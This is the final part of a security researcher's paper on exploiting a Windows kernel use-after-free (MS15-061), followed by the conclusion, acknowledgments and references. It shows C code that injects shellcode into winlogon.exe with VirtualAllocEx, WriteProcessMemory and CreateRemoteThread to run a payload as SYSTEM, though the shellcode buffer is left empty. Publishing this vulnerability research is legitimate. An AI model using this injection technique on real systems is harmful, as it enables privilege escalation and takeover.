
Since there's been a lot of attention on Hacking Team's local privilege escalation dump [11], I used the kernel shellcode to NULL out the ACLs of the winlogon.exe process, as described in Cesar Cerrudo's Easy Local Windows Kernel Exploitation paper [12]. Then I injected the calculator shellcode into the winlogon.exe's memory space. Finally, I used CreateRemoteThread to call the calculator:

```
LPVOID pMem;
char shellcode[] = "";
```



```
wchar_t *str = L"winlogon.exe";
HANDLE hWinLogon = OpenProcess(PROCESS_ALL_ACCESS, FALSE, GetProcId(str));
pMem = VirtualAllocEx(hWinLogon, NULL, 0x1000, MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hWinLogon, pMem, shellcode, sizeof(shellcode), 0);
CreateRemoteThread(hWinLogon, NULL, 0, (LPTHREAD_START_ROUTINE)pMem, NULL, 0,
NULL);
```

Please note, the calculator is now running within the memory space of winlogon.exe, with the privilege 'NT AUTHORITY\SYSTEM'.



5 Conclusion

The existence of the user-mode mapped desktop heap has made exploitation of this issue very interesting. It can almost be considered as an extremely powerful information leak. These days, the exploit landscape has shifted toward client-side applications. Kernel exploits are becoming a necessity, to bypass the sandboxes implemented by client-side applications.

I appreciate any feedback or corrections. If I made any mistakes, or failed to cite the proper sources, you can contact me via Twitter: @d0mzw, or email: dominicwang@nccgroup.trust and I will amend and re-release.

6 Acknowledgments

I would like to acknowledge the following individuals for their generous contributions to exploitation research: Tarjei Mandt, Mateusz Jurczyk, Nils, Udi Yavov, and Aaron Adams. Their contributions to the subject matter had eased my exploit development process of this vulnerability.

Finally, I'd like to thank my colleagues Andrew Hickey, Aaron Adams and Michael Weber for their peer review and valued suggestions.

7 References and Further Reading

[1] Microsoft, "Microsoft Security Bulletin MS15-061," 9 June 2015. [Online]. Available: https://technet.microsoft.com/en-us/library/security/ms15-061.aspx.

[2] U. Yavo, "Class Dismissed: 4 Use-After-Free Vulnerabilities in Windows," 14 July 2015. [Online]. Available: http://breakingmalware.com/vulnerabilities/class-dismissed-4-use-after-free-vulnerabilities-in-windows/.

[3] T. Mandt, "Kernel Attacks through User-Mode Callbacks," 2011. [Online]. Available: https://media.blackhat.com/bh-us-11/Mandt/BH_US_11_Mandt_win32k_WP.pdf.

[4] A. Adams, "Exploiting the win32k!xxxEnableWndSBArrows use-after-free (CVE-2015-0057) bug on both 32-bit and 64-bit," 8 July 2015. [Online]. Available: https://www.nccgroup.trust/globalassets/newsroom/uk/blog/documents/2015/07/exploiting-cve-2015.pdf.

[5] Microsoft, "About Window Classes," [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/desktop/ms633574(v=vs.85).aspx#system.

[6] Microsoft, "About Atom Tables," [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/desktop/ms649053(v=vs.85).aspx.

[7] Microsoft, "CreateWindowEx function," [Online]. Available: https://msdn.microsoft.com/en-us/library/windows/desktop/ms632680(v=vs.85).aspx.

[8] J. Tang, "Analysis of CVE-2015-2360 - Duqu 2.0 Zero Day Vulnerability," Trend Micro, 17 June 2015. [Online]. Available: http://blog.trendmicro.com/trendlabs-security-intelligence/analysis-of-cve-2015-2360-duqu-2-0-zero-day-vulnerability/.

[9] M. Jurczyk, "Windows X86 System Call Table (NT/2000/XP/2003/Vista/2008/7/8)," Team Vexillium, [Online]. Available: http://j00ru.vexillium.org/ntapi/.

[10] Nils, "MWR Labs Pwn2Own 2013 Write-up - Kernel Exploit," 6 September 2013. [Online]. Available: https://labs.mwrinfosecurity.com/blog/2013/09/06/mwr-labs-pwn2own-2013-write-up---kernel-exploit/.

[11] Hacking Team, "hacking-team-windows-kernel-lpe," [Online]. Available: https://github.com/vlad902/hacking-team-windows-kernel-lpe.

[12] C. Cerrudo, "Easy local Windows Kernel exploitation," IOActive, 2012. [Online]. Available: https://media.blackhat.com/bh-us-12/Briefings/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP.pdf.

